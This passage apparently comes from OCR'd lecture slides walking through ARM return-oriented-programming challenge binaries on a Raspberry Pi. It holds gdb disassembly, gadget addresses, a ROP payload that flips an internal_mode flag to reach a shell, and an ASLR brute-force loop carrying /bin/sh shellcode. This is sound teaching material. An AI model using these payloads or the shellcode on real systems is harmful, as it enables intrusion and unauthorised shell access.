   0x00010e14 <+64>:    cmp     r3, #0
   0x00010e18 <+68>:    bne     0x10e40 <validate+108>
   0x00010e1c <+72>:    ldr     r3, [pc, #84]   ; 0x10e78 <validate+164>
   0x00010e20 <+76>:    ldr     r3, [r3]
   0x00010e24 <+80>:    cmp     r3, #0
   0x00010e28 <+84>:    bne     0x10e38 <validate+100>
   0x00010e2c <+88>:    ldr     r0, [pc, #72]   ; 0x10e7c <validate+168>
   0x00010e30 <+92>:    bl      0x183f0 <puts>
   0x00010e34 <+96>:    b       0x10e68 <validate+148>
   0x00010e38 <+100>:   bl      0x10d14 <func_internal>
   0x00010e3c <+104>:   b       0x10e68 <validate+148>
   0x00010e40 <+108>:   ldr     r0, [r11, #-8]
   0x00010e44 <+112>:   ldr     r1, [pc, #52]   ; 0x10e80 <validate+172>
   0x00010e48 <+116>:   bl      0x25210 <strcmp>
   0x00010e4c <+120>:   mov     r3, r0
   0x00010e50 <+124>:   cmp     r3, #0
   0x00010e54 <+128>:   bne     0x10e60 <validate+140>
   0x00010e58 <+132>:   mov     r0, #0
   0x00010e5c <+136>:   bl      0x16974 <exit>
   0x00010e60 <+140>:   ldr     r0, [pc, #28]   ; 0x10e84 <validate+176>
   0x00010e64 <+144>:   bl      0x183f0 <puts>
   0x00010e68 <+148>:   sub     sp, r11, #4
   0x00010e6c <+152>:   pop     {r11, pc}
   0x00010e70 <+156>:   muleq   r7, r0, r8
   0x00010e74 <+160>:                   ; <UNDEFINED> instruction: 0x000718b0
   0x00010e78 <+164>:   strdeq  r9, [r9], -r12
   0x00010e7c <+168>:   ldrdeq  r1, [r7], -r0
   0x00010e80 <+172>:                   ; <UNDEFINED> instruction: 0x000718bc
   0x00010e84 <+176>:   andeq   r1, r7, r4, lsl #18
End of assembler dump.
```

```
void validate(char func_id[]){

    if (strcmp(func_id,"1") == 0){
        func();
    }else if(strcmp(func_id,"2") == 0){
        if (internal_mode == 0){
            printf("You do not have permission to launch this function.\n");
        }else{
            func_internal();
        }
    }else if(strcmp(func_id,"3") == 0){
        exit(0);
    }else{
        printf("Invalid choice.\n");
    }

}
```

ROP Level 3

- Disassemble & Analysis

```
(gdb) disas validate
Dump of assembler code for function validate:
   0x00010dd4 <+0>:     push    {r11, lr}
   0x00010dd8 <+4>:     add     r11, sp, #4
   0x00010ddc <+8>:     sub     sp, sp, #8
   0x00010de0 <+12>:    str     r0, [r11, #-8]
   0x00010de4 <+16>:    ldr     r0, [r11, #-8]
   0x00010de8 <+20>:    ldr     r1, [pc, #128]  ; 0x10e70 <validate+156>
   0x00010dec <+24>:    bl      0x25210 <strcmp>
   0x00010df0 <+28>:    mov     r3, r0
   0x00010df4 <+32>:    cmp     r3, #0
   0x00010df8 <+36>:    bne     0x10e04 <validate+48>
   0x00010dfc <+40>:    bl      0x10cfc <func>
   0x00010e00 <+44>:    b       0x10e68 <validate+148>
   0x00010e04 <+48>:    ldr     r0, [r11, #-8]
   0x00010e08 <+52>:    ldr     r1, [pc, #100]  ; 0x10e74 <validate+160>
   0x00010e0c <+56>:    bl      0x25210 <strcmp>
   0x00010e10 <+60>:    mov     r3, r0
   0x00010e14 <+64>:    cmp     r3, #0
   0x00010e18 <+68>:    bne     0x10e40 <validate+108>
   0x00010e1c <+72>:    ldr     r3, [pc, #84]   ; 0x10e78 <validate+164>
   0x00010e20 <+76>:    ldr     r3, [r3]
   0x00010e24 <+80>:    cmp     r3, #0
   0x00010e28 <+84>:    bne     0x10e38 <validate+100>
   0x00010e2c <+88>:    ldr     r0, [pc, #72]   ; 0x10e7c <validate+168>
   0x00010e30 <+92>:    bl      0x183f0 <puts>
   0x00010e34 <+96>:    b       0x10e68 <validate+148>
   0x00010e38 <+100>:   bl      0x10d14 <func_internal>
   0x00010e3c <+104>:   b       0x10e68 <validate+148>
   0x00010e40 <+108>:   ldr     r0, [r11, #-8]
   0x00010e44 <+112>:   ldr     r1, [pc, #52]   ; 0x10e80 <validate+172>
   0x00010e48 <+116>:   bl      0x25210 <strcmp>
   0x00010e4c <+120>:   mov     r3, r0
   0x00010e50 <+124>:   cmp     r3, #0
   0x00010e54 <+128>:   bne     0x10e60 <validate+140>
   0x00010e58 <+132>:   mov     r0, #0
   0x00010e5c <+136>:   bl      0x16974 <exit>
   0x00010e60 <+140>:   ldr     r0, [pc, #28]   ; 0x10e84 <validate+176>
   0x00010e64 <+144>:   bl      0x183f0 <puts>
   0x00010e68 <+148>:   sub     sp, r11, #4
   0x00010e6c <+152>:   pop     {r11, pc}
   0x00010e70 <+156>:   muleq   r7, r0, r8
   0x00010e74 <+160>:                   ; <UNDEFINED> instruction: 0x000718b0
   0x00010e78 <+164>:   strdeq  r9, [r9], -r12
   0x00010e7c <+168>:   ldrdeq  r1, [r7], -r0
   0x00010e80 <+172>:                   ; <UNDEFINED> instruction: 0x000718bc
   0x00010e84 <+176>:   andeq   r1, r7, r4, lsl #18
End of assembler dump.
```

```
(gdb) x/x 0x10e78
0x10e78 <validate+164>: 0x000994fc
(gdb) x/x 0x994fc
0x994fc <internal_mode>:        0x00000000
```


ROP Level 3

- Required Address
  - gadget() : 0x00010eac
  - write_anywhere() : 0x00010e90

```
(gdb) disas gadget
Dump of assembler code for function gadget:
   0x00010ea4 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00010ea8 <+4>:     add     r11, sp, #0
   0x00010eac <+8>:     pop     {r0, r1, pc}
   0x00010eb0 <+12>:    sub     sp, r11, #0
   0x00010eb4 <+16>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00010eb8 <+20>:    bx      lr
End of assembler dump.
(gdb) disas write_anywhere
Dump of assembler code for function write_anywhere:
   0x00010e88 <+0>:     push    {r11}           ; (str r11, [sp, #-4]!)
   0x00010e8c <+4>:     add     r11, sp, #0
   0x00010e90 <+8>:     str     r0, [r1]
   0x00010e94 <+12>:    pop     {r7, pc}
   0x00010e98 <+16>:    sub     sp, r11, #0
   0x00010e9c <+20>:    pop     {r11}           ; (ldr r11, [sp], #4)
   0x00010ea0 <+24>:    bx      lr
End of assembler dump.
```

ROP Level 3

- Attack scenario
  - Stage 1
    1. dummy buffer(16bytes)
    2. call the gadget function
    3. set r0, r1, pc
    4. call the main start address (for stage 2)




```
pi@raspberrypi:~/IoT/Exploit-Challenges/ROPLevels Source Code $ printf "AAAABBBBCCCCDDDD\xac\x0e\x01\x00AAAA\xfc\x94\x09\x00\x90\x0e\x01\x00AAAA\xbc\x
0e\x01\x00" | ./roplevel3
Welcome to ROPLevel3 by @bellis1000

internal_mode is 0x0
Select an option:
[1] Function
[2] Function (internal)
[3] Exit
buffer = AAAABBBBCCCCDDDD
Invalid choice.
Welcome to ROPLevel3 by @bellis1000

internal_mode is 0x41414141   Modified internal_mode = AAAA
Select an option:
[1] Function
[2] Function (internal)
[3] Exit
buffer = AAAA
Invalid choice.                Loop
internal_mode is 0x41414141
Select an option:
[1] Function
[2] Function (internal)
[3] Exit
buffer = AAAA
Invalid choice.
internal_mode is 0x41414141
Select an option:
[1] Function
[2] Function (internal)
[3] Exit
buffer = AAAA
```

ROP Level 3

- Attack scenario
  - Analysis of while loop in main()
    - Test source code

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(){
    char input[8];

    while(1){
        gets(input);
        printf("input1 = %s\n", input);
    }

    return 0;
}

```

    - printf “AAAA” | ./gets_test

```
pi@raspberrypi:~/IoT/Exploit-Challenges/ROPLevels Source Code $ printf "AAAA" | ./gets_test
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
input1 = AAAA
```

Loop

ROP Level 3

- Attack scenario
  - Analysis of while loop in main()
    - (printf “AAAA”; cat) | ./gets_test

```
pi@raspberrypi:~/IoT/Exploit-Challenges/ROPLevels Source Code $ (printf "AAAA"; cat) | ./gets_test
1
input1 = AAAA1
2
input1 = 2
3
input1 = 3
4
input1 = 4
```

“AAAA” + cat “1”

cat “2 or 3 or 4”

ROP Level 3

- Attack scenario
  - Stage 1
    - Attach “cat” command

```
pi@raspberrypi:~/IoT/Exploit-Challenges/ROPLevels Source Code $ (printf "AAAABBBBCCCCDDDD\xac\x0e\x01\x00AAAA\xfc\x94\x09\x00\x90\x0e\x01\x00AAAA\xbc\
x0e\x01\x00"; cat) | ./roplevel3
Welcome to ROPLevel3 by @bellis1000

internal_mode is 0x0
Select an option:
[1] Function
[2] Function (internal)
[3] Exit
1
buffer = AAAABBBBCCCCDDDD
Invalid choice.
Welcome to ROPLevel3 by @bellis1000

internal_mode is 0x41414141
Select an option:
[1] Function
[2] Function (internal)
[3] Exit
```

Wait for input

ROP Level 3

- Attack scenario
  - Stage 2
    - When input value is set ‘2’, we can access to *func_internal()*

```
pi@raspberrypi:~/IoT/Exploit-Challenges/ROPLevels Source Code $ (printf "AAAABBBBCCCCDDDD\xac\x0e\x01\x00AAAA\xfc\x94\x09\x00\x90\x0e\x01\x00AAAA\xbc\
x0e\x01\x00"; cat) | ./roplevel3
Welcome to ROPLevel3 by @bellis1000

internal_mode is 0x0
Select an option:
[1] Function
[2] Function (internal)
[3] Exit
1
buffer = AAAABBBBCCCCDDDD
Invalid choice.
Welcome to ROPLevel3 by @bellis1000
```

Stage 1

```
internal_mode is 0x41414141
Select an option:
[1] Function
[2] Function (internal)
[3] Exit
2
buffer = 2
Welcome to a more interesting function with developer-only functionality ;P
What would you like to do?
[1] Touch a file
[2] Spawn a shell
[3] Quit function
2
ls
ASLR    exploit    gets_test    leak.txt      readme.txt  roplevel1.c  roplevel2.c  roplevel3.c  roplevel4.c  secret.c  secret.o
ASLR.c  exploit.c  gets_test.c  libsecret.so  roplevel1   roplevel2    roplevel3    roplevel4    roplevel5.c  secret.h
pwd
/home/pi/IoT/Exploit-Challenges/ROPLevels Source Code
```

Stage 2

ROP Level 4

- Goal
  - Defeat ASLR !
  - Default mode or $ sudo sysctl –w kernel.randomize_va_space=1


- ASLR.c
  - The address of buf[256] is changed on every execution.

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void vuln(char *input)
{
    char buf[256];
    memcpy(buf, input, strlen(input));
}

int main(int argc, char** argv)
{
    vuln(argv[1]);

    return 0;
}
```

ROP Level 4

- Disassemble & Analysis

```
Reading symbols from ASLR...done.
(gdb) disas main
Dump of assembler code for function main:
   0x00010484 <+0>:     push    {r11, lr}
   0x00010488 <+4>:     add     r11, sp, #4
   0x0001048c <+8>:     sub     sp, sp, #8
   0x00010490 <+12>:    str     r0, [r11, #-8]
   0x00010494 <+16>:    str     r1, [r11, #-12]
   0x00010498 <+20>:    ldr     r3, [r11, #-12]
   0x0001049c <+24>:    add     r3, r3, #4
   0x000104a0 <+28>:    ldr     r3, [r3]
   0x000104a4 <+32>:    mov     r0, r3
   0x000104a8 <+36>:    bl      0x10450 <vuln>
   0x000104ac <+40>:    mov     r3, #0
   0x000104b0 <+44>:    mov     r0, r3
   0x000104b4 <+48>:    sub     sp, r11, #4
   0x000104b8 <+52>:    pop     {r11, pc}
End of assembler dump.
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x00010450 <+0>:     push    {r11, lr}
   0x00010454 <+4>:     add     r11, sp, #4
   0x00010458 <+8>:     sub     sp, sp, #264    ; 0x108
   0x0001045c <+12>:    str     r0, [r11, #-264]        ; 0x108
   0x00010460 <+16>:    ldr     r0, [r11, #-264]        ; 0x108
   0x00010464 <+20>:    bl      0x10310
   0x00010468 <+24>:    mov     r2, r0
   0x0001046c <+28>:    sub     r3, r11, #260   ; 0x104
   0x00010470 <+32>:    mov     r0, r3
   0x00010474 <+36>:    ldr     r1, [r11, #-264]        ; 0x108
   0x00010478 <+40>:    bl      0x102ec
   0x0001047c <+44>:    sub     sp, r11, #4
   0x00010480 <+48>:    pop     {r11, pc}
End of assembler dump.
```




ROP Level 4

- Attack scenario
  - Brute force attack


dummy(260bytes)	return address	(mov r1, r1) instructions	Shell Code(34bytes)

  - When the return address is set to {mov r1, r1} instruction address, the shellcode is executed



ROP Level 4

- Exploit
  - while true; do ./ASLR`python -c 'print "A"*260 + "\x58\xf3\xff\x7e" + "\x01\x10\xa0\xe1"*100 + "\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0e\x30\x01\x90\x49\x1a\x92\x1a\x08\x27\xc2\x51\x03\x37\x01\xdf\x2f\x62\x69\x6e\x2f\x2f\x73\x68"'`; done



Q & A

http://mesl.khu.ac.kr